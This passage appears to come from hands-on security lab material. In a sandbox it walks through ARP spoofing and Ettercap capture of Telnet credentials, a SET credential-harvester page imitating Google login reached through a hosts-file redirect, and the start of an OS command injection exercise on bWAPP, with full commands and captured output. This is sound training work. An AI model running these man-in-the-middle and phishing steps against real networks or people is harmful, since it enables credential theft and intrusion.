Step 9: ARP Spoofing Step 2


Now enter the same arpspoof command as we just did, except with the IP addresses reversed. Now we are telling the gateway (h3) that we are *Host1*.

mininet/util/m h2 arpspoof -i h2-eth0 -t 192.168.0.5 192.168.0.3



Step 10: Looking at Pings

Migrate back to "Console 1" to see that pings are continuing as normal.



Step 11: Stopping ARP Spoofing

To stop ARP spoofing, go to "Console 3" and "Console 2" and press **Ctrl+C** for both. Stay in "Console 2" for the next step.

Step 12: Starting Ettercap


Make sure you are in "Console 2".

In this part of the lab we will be using Ettercap, a tool that combines and automates some of the tasks involved in MITM attacks. From the tool's creators:

"Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis."
Source: https://ettercap.github.io/ettercap/

Start Ettercap on our attacker *Host2* with the following command.

mininet/util/m h2 ettercap -T -i h2-eth0 -M arp:remote -L /tmp/mitm ///



The -T option tells Ettercap to use terminal rather than GUI, -i specifies the interface, -M identifies the type of Man-in-the-Middle attack, and -L instructs Ettercap to create log files (we will return to this later). Finally, the slashes at the end is where target IPs could be specified. We didn't put anything there, asking Ettercap to scan the entire subnet.

```
2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help



Fri Sep 30 21:35:46 2016 [58879]
  192.168.0.3:0 --> 192.168.0.5:0 |  (0)
```

Step 14: Starting Telnet Server

Start Telnet server on *Host1* with the following command:

h1 inetd

```
mininet> h1 inetd
mininet>
```

Step 16: Connecting to Telnet Server

Issue the following command to connect to Telnet server running on Host1 from Host3.

mininet/util/m h3 telnet 192.168.0.3

Wait until you see the login prompt. It may take about a minute before it appears. When asked, login with the username *skillsetuser2* and password *infosec!!!*

skillsetuser2
infosec!!!

Enter *exit* to close the connection.

exit

```
(3) Skillset Labs> mininet/util/m h3 telnet 192.168.0.3
Trying 192.168.0.3...
Connected to 192.168.0.3.
Escape character is '^]'.
Debian GNU/Linux 8
ip-10-0-0-72 login: skillsetuser2
Password:
Last login: Thu Sep  1 19:39:02 UTC 2016 on pts/10
Linux ip-10-0-0-72 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt9-2 (20
4

The programs included with the Debian GNU/Linux system are free s
the exact distribution terms for each program are described in th
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No directory, logging in with HOME=/
$ exitConnection closed by foreign host.
(3) Skillset Labs>
```

Step 17: Stopping Ettercap

Return to Ettercap running on "Console 2". Hit **Q** to stop the ARP spoofing and sniffing.

```
Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

(2) Skillset Labs>
```

Step 18: Reading Captured Data

Now let's see what we got. With the -L option enabled, Ettercap will create an .ecp file, where the packets will be logged, and an .eci file, where it will put all kinds of interesting information. Let's take a look at our .eci file with *etterlog* - the Ettercap's utility for reading logs:

etterlog /tmp/mitm.eci | more

```
(2) Skillset Labs> etterlog /tmp/mitm.eci | more
```

Hit **Enter** a few times and you will see that our Telnet credentials were captured and cleanly formatted for us, along with other useful information about the target system.

```
ACCOUNT : skillsetuser2 / infosec!!!  (192.168.0.5)
```

Feel free to read the */tmp/mitm.ecp* file as well before moving on to the next lab.

Step 1: Opening hosts File

For the most part, we've examined different types of exploits and vulnerabilities that dealt mostly with individual tools. The power of most of these techniques and tools lies in the ability to tie them all together into a seamless attack vector. One of the great innovations that allows us to do this easily is the *Social Engineers Toolset* aka SET. We will be creating a client-side attack that will allow us to harvest a user's credentials to Gmail, Facebook, Twitter, or whatever else we'd like. SET comes preloaded with templates that are convincing copies of the most popular websites and domains in existence.

To direct victims to our harvester instead of the intended destination, we need to modify the *hosts* file, which is used by the operating system to map hostnames to IP addresses. Open the file with Nano editor as follows:

sudo nano /etc/hosts

```
(1) Skillset Labs> sudo nano /etc/hosts
```

Step 2: Editing hosts File

Let's suppose we want the user to be redirected to localhost when they are trying to reach google.com. Add the following two lines on the bottom of the */etc/hosts* file:

127.0.0.1 google.com
google.com 127.0.0.1

```
  GNU nano 2.2.6                File: /etc/hosts

127.0.0.1       localhost
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
127.0.0.1       skillsetlocal.com
127.0.0.1       google.com
google.com      127.0.0.1
```

Once you've done typing them in, press **Ctrl+O**.

```
File Name to Write: /etc/hosts
```

Hit **Enter** to save the changes, then press **Ctrl+X** to exit Nano.

Step 3: Pinging google.com

Now let's try pinging *google.com* to see if our modified *hosts* file is working. The following command will issue one ICMP Echo request (ping) to *google.com*:

ping -c 1 google.com

As you can see, ping went to and came back from our localhost IP (127.0.0.1), not from the actual Google IP address.

```
(1) Skillset Labs> ping -c 1 google.com
PING google.com (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.01
```


Note: we were able to perform this in just one step because it is executed on the same machine. For remote attacks the process is more complicated, and involves ARP and DNS spoofing.

Step 4: Starting SET

Now start SET with the following command:

sudo setoolkit


Hit **Enter** to confirm using SET without installing updates.



Step 5: Selecting Attack Type

We will need to select *Social-Engineering Attacks* by entering the number **1** on the SET prompt.


You'll then be taken to the next menu.



Note: In the next couple of steps, if you accidentally enter a wrong number, enter **99** to return to the main menu and start over.


Step 6: Selecting Attack Vector

On this menu, select the item number **2** for *Website Attack Vectors*.



Step 7: Selecting Attack Method

Now we're at the third menu where we will select *Credential Harvester Attack Method*, which is item number **3** as our vector for stealing the actual Google credentials.




Step 8: Selecting Website Spoofing Method

Now it list three options for spoofing the actual website.

Web Templates - uses templates included with SET standard install
Site Cloner - grabs the code for the website and attempts to copy it
Custom Import - allows uploading custom templates


Enter **1** to select *Web Templates*.



Step 9: Entering IP


You will be asked to enter an IP address for the return traffic. Enter the localhost IP and hit **Enter**:

127.0.0.1



Step 10: Selecting Template

From the list of web templates, select *Google* by entering **2**.



Read the output. SET will be using our Apache server to generate the fake Google login page and to store the text files with captured credentials.

Hit **Enter** to finish setup.


Step 11: Migrating Consoles

Now let's play the victim. Migrate to "Console 2".

Step 12: Browsing to google.com


Use the text-based W3M web browser to navigate to *google.com*:

w3m google.com




Step 13: Entering Credentials

We are at (what looks like) the Google login page. Use the arrow keys to place your cursor on the red line following *Email* and hit **Enter**. In the *TEXT:* prompt that appears on the bottom, type in any value and hit **Enter**.



Now navigate to the red line following Password (***Hint**: use the **Tab** key to navigate between links and input fields in W3M*), hit **Enter**, and enter some value in the* Password: *prompt. Hit *Enter*.



Finally, move to the red *[Sign in]* button and hit **Enter** to submit the credentials.

```
Email [test@email.com        ] Password [************        ] [Si
```

The page will be "stuck". Press **Ctrl+C**, then hit **q** and then **y** to exit the browser.

Step 14: Reading Harvested Credentials

Now let's see if SET was able to capture the credentials we entered. Remember, the file with harvested credentials was saved to the Apache web root folder. Read it with the following command (hit the *Tab* key after typing in *harvester_* to autocomplete the file name):

cat /var/www/html/harvester_<timestamp>.txt

You should see the credentials that was entered earlier in plain text.

```
(2) Skillset Labs> cat /var/www/html/harvester_2016-10-03\ 21\:5

Array
(
    [GALX] => SJLCkfgaqoM
    [continue] => https://accounts.google.com/o/oauth2/auth?zt=C
DhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%
4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
    [service] => lso
    [dsh] => -7381887106725792428
    [_utf8] => ☃
    [bgresponse] => js_disabled
    [pstMsg] => 0
    [dnConn] =>
    [checkConnection] =>
    [checkedDomains] => youtube
    [Email] => test@email.com
    [Passwd] => password123
    [signIn] => Sign in
    [PersistentCookie] => yes
)
```

Step 1: Starting mitmproxy

In this lab, we will take a look at some of the common attacks on Web applications, which exploit vulnerabilities caused by either design bugs or implementation flaws. In either case, the attack methods can be quite simple, while the consequences can be devastating for the victim.

We will route our traffic through *mitmproxy*, a command-line HTTP proxy application. Start it as follows:

mitmproxy

```
(1) Skillset Labs> mitmproxy
```

Step 3: Starting bWAPP


As our practice target, we will be using *bWAPP*, a deliberately vulnerable web application, which is a part of the ITSEC GAMES project (www.itsecgames.com).

Enter the following command to browse to the bWAPP home page. (Notice that we are telling w3m to use a proxy, by specifying the *-o http_proxy=* option):

w3m -o http_proxy=http://127.0.0.1:8080/ http://skillsetlocal.com/bWAPP

```
(2) Skillset Labs> w3m -o http_proxy=http://127.0.0.1:8080/ http:
.com/bWAPP
```

Once there, use your arrow keys to navigate to the login form. To enter a username, place your cursor within the read line that follows *Login:*, hit **Enter**, then type in "bee" into the TEXT: prompt on the bottom.




Hit **Enter** to submit. Follow the same steps to enter the password, which is "bug".

Then go down to the red *"Login"* button and hit **Enter**.


Step 4: Command Injection

The first vulnerability that we are going to exploit is the *OS Command Injection*. The name is pretty self explanatory: the vulnerable Web application accepts operating system commands as user input and passes them on to be executed on the host.

To select our first target page, navigate to the red line that says "-------- bWAPP v2.2 -------" and hit **Enter**.



From the list that appears, select *OS Command Injection* and hit **Enter**.




Go down to *Hack* and hit **Enter** to submit.

You will be presented with a simple page that allows performing DNS lookups.

Step 5: Looking Up DNS Info

OK, let's see what happens when this site is used as intended. Leave the web address value as is, navigate to the red *"Lookup"* button and hit **Enter**.

The output we see looks very familiar.




Where could we have seen something like this?

Step 7: Using nslookup

Now enter the following command to run DNS lookup on the same domain as our target page:

nslookup www.nsa.gov

The output is exactly the same!



So it looks like your targeted Web application just ran the *nslookup* command on the host and spits out the result. Let's see if we can get it to execute a different command.

Step 9: Injecting OS Commands

So it looks like we should be able to enter the OS commands directly into the form. Place the cursor into the "DNS lookup" input field and hit **Enter**.

